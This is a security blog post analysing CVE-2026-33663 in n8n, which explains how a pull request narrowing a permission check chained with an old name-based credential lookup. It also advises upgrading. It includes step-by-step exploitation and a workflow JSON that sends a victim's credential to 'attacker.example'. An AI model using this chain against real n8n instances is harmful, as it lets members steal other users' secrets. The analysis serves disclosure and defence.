
On February 12, 2026, n8n merged a pull request that fixed an annoying permission error. It touched one source file, added 91 lines of tests, and got an approval. It shipped in n8n 2.9.0.
Six weeks later it was the second half of CVE-2026-33663: any member of an n8n Community Edition instance could steal other users' plaintext API keys and passwords.
Read the PR first, the way the reviewer did.
The pull request
PR #25599 is titled "Refine credential access check to discard not actively used credentials." Its description explains the problem. An HTTP Request node keeps a credential entry for every authentication type a user has ever picked, even after they switch to another one. Before a workflow runs, n8n checks that the workflow's project can access every credential on every node. The old, unused entries failed that check, and workflows broke for no good reason.
The fix: only check the credentials the node actually uses.
// credentials-permission-checker.ts, n8n 2.9.0for (const [credType, cred] of Object.entries(node.credentials)) {if (!cred.id) throw new InvalidCredentialError(node);// Skip credentials that are not actively used by the node's current configurationif (activeCredTypes !== null && !activeCredTypes.has(credType)) continue;map[cred.id] = map[cred.id] ? [...map[cred.id], node] : [node];}
The active types come from a new helper:
private getActiveCredentialTypes(node: INode): Set<string> | null {try {const nodeType = this.nodeTypes.getByNameAndVersion(node.type, node.typeVersion);const activeTypes = new Set<string>();for (const credDef of nodeType.description.credentials ?? []) {if (displayParameter(node.parameters, credDef, node, nodeType.description)) {activeTypes.add(credDef.name);}}const { nodeCredentialType } = node.parameters;if (typeof nodeCredentialType === 'string' && nodeCredentialType) {activeTypes.add(nodeCredentialType);}return activeTypes;} catch {// If we can't resolve the node type, fall back to checking all credentialsreturn null;}}
It fixes a real problem. It has tests for the stale credential and for the fallback. When the node type is unknown, it checks everything, which is the safe default.
Would you approve it? I would have.
What the diff doesn't show
The PR doesn't touch workflow-helpers.ts. That file has a function from October 2021 called replaceInvalidCredentials. It migrates old-format credential references. When a node points at a credential with no id, n8n looks it up by name and type:
// workflow-helpers.ts, n8n 2.9.0if (typeof nodeCredentials === 'string' || nodeCredentials.id === null) {const name = typeof nodeCredentials === 'string' ? nodeCredentials : nodeCredentials.name;// ...const credentials = await Container.get(CredentialsRepository).findBy({name,type: nodeCredentialType,});// if credential name-type combination is unique, use itif (credentials?.length === 1) {
There's no owner or project filter. In 2021 that didn't matter, because an n8n instance had one user.
In March 2022, user management arrived and credentials started belonging to people. The lookup kept searching all of them. From then on, any user who knew the name of someone else's credential could get its ID into their own workflow by saving it as { "id": null, "name": "..." }.
The check blocked this path. Before #25599, the pre-execution check ran over every credential on every node and rejected the ones the workflow couldn't access. A foreign credential resolved by name failed the check, and the workflow didn't run.
That's a textbook low: a weakness with a control in front of it. You report it, rate it low, note "mitigated by the permission check," and close it.
How #25599 completes the chain
The HTTP Request node has two ways to authenticate. With a predefined type, like a Slack or OpenAI credential, the type lives in nodeCredentialType, which the new helper reads. With generic authentication, the type lives in another parameter, genericAuthType, and the node reads it at run time to pick a credential such as basic auth, header auth or query auth.
getActiveCredentialTypes never reads genericAuthType. The current node version only declares one credential through displayOptions, the SSL certificate. So for a node using generic header auth, the active set doesn't include httpHeaderAuth, and the check skips that credential. The safe fallback doesn't help: it only kicks in when the node type can't be resolved, and the HTTP Request node always resolves.
Put the two together. A user with the default member role:
- Creates a workflow with one HTTP Request node, generic header auth, pointed at a server they control.
- References the victim's credential by name, with no ID:
{"type": "n8n-nodes-base.httpRequest","parameters": {"authentication": "genericCredentialType","genericAuthType": "httpHeaderAuth","url": "https://attacker.example/collect"},"credentials": {"httpHeaderAuth": { "id": null, "name": "Billing API key" }}}
- Saves it.
replaceInvalidCredentialsswaps in the ID of the onehttpHeaderAuthcredential on the instance with that name. - Runs it. The check skips the credential, the node decrypts it, and the victim's header lands on the attacker's server.
The attacker needs the credential's name, which is a label, not a secret. The advisory rates it 9.9 under CVSS 3.1 and 8.5 under CVSS 4.0. The advisory names basic, header and query auth credentials. By our reading, the same branch of the node also loads bearer, digest, custom and generic OAuth credentials, and the check skips those too. Native types like Slack or Postgres aren't affected. Only the Community Edition is affected. Enterprise has extra permission gates on creating and running workflows.
The chain as described here starts with n8n 2.9.0, the first release with #25599. The advisory lists a wider range: everything below 1.123.27, 2.0.0 through 2.13.2, and 2.14.0. We didn't find a path before 2.9.0, so we're not describing one.
Why diff review misses it
The reviewer sees the permission checker and its tests. The lookup that the checker was protecting sits in a file the PR doesn't touch, written more than four years earlier.
The fact that made the lookup safe was never written down next to the checker. Nothing in credentials-permission-checker.ts says "this loop is the only thing between a member and every credential on the instance." The tests encode what the PR intends, skipping stale credentials. No test covers the assumption, because nobody wrote it down.
The PR also looks careful, and that works against the reviewer. A safe fallback and two new tests show the author was thinking about security. What the diff couldn't give them was context from 2021.
Why static analysis misses it
Pattern- and taint-based static analysis looks for dangerous flows: user input reaching a query, a shell, a file path or a template. This chain has none.
- The lookup is a parameterized
findBycall. There's no injection. - The vulnerability is a missing check, so there's no line of code for a rule to match.
- The authorization rule, that a credential belongs to its owner's project, lives in the data model and in people's heads, not in an annotation a rule could match.
- The fact that makes #25599 dangerous lives in another package. The HTTP Request node in
packages/nodes-basereadsgenericAuthType. The checker inpackages/clidoesn't. A string parameter name is the only link between them.
Run a scanner on #25599 and the change is a filter added to a loop. No rule matches it. That's expected. Scanners are good at the flows they model, and this one has no flow to model.
How Konvu flags the PR that completes a chain
Keep the low.
The 2021 lookup is a real finding with two parts: the weakness, and the control that makes it unexploitable. "Credential lookup by name ignores ownership. Mitigated by the pre-execution permission check." Closing it throws away the second part, and the second part is exactly what #25599 changed.
A reviewer holding that finding reads #25599 differently. The PR narrows the control a known low depends on. So the reviewer asks whether any credential type now skips the check. Generic HTTP auth does.
That's how we built Konvu Security Review. It keeps every finding, lows included. It checks every pull request against them. When a PR changes what made a low safe, it comments on that PR with the chain and the request that proves it. Until then, the lows stay quiet.

This only works if the low was found in the first place, and someone has to decide which control each finding depends on. That's the hard part, and it's where we spend our time.
If you run n8n
Upgrade to 1.123.27, 2.13.3, 2.14.1 or later (2.14.0 is affected). The fix closes both links: the checker now reads genericAuthType, and the name lookup only searches credentials in the workflow's project. If members you don't fully trust used a vulnerable version, rotate every credential used through generic HTTP auth. Credit to tr4ce-ju for the report.
Takeaway
Every low you close because a control covers it is a dependency on that control. Write the dependency down. Then treat any PR that touches the control as a security change, even when it's a fix for a false error.
Sources
- n8n, GHSA-m63j-689w-3j35 / CVE-2026-33663
- n8n, PR #25599: Refine credential access check to discard not actively used credentials
- n8n, replaceInvalidCredentials at n8n 2.9.0
- n8n, CredentialsPermissionChecker at n8n 2.9.0
- n8n, HTTP Request node reading genericAuthType at n8n 2.9.0
- n8n, Fix commit, Bundle 2026-W9 (#27532)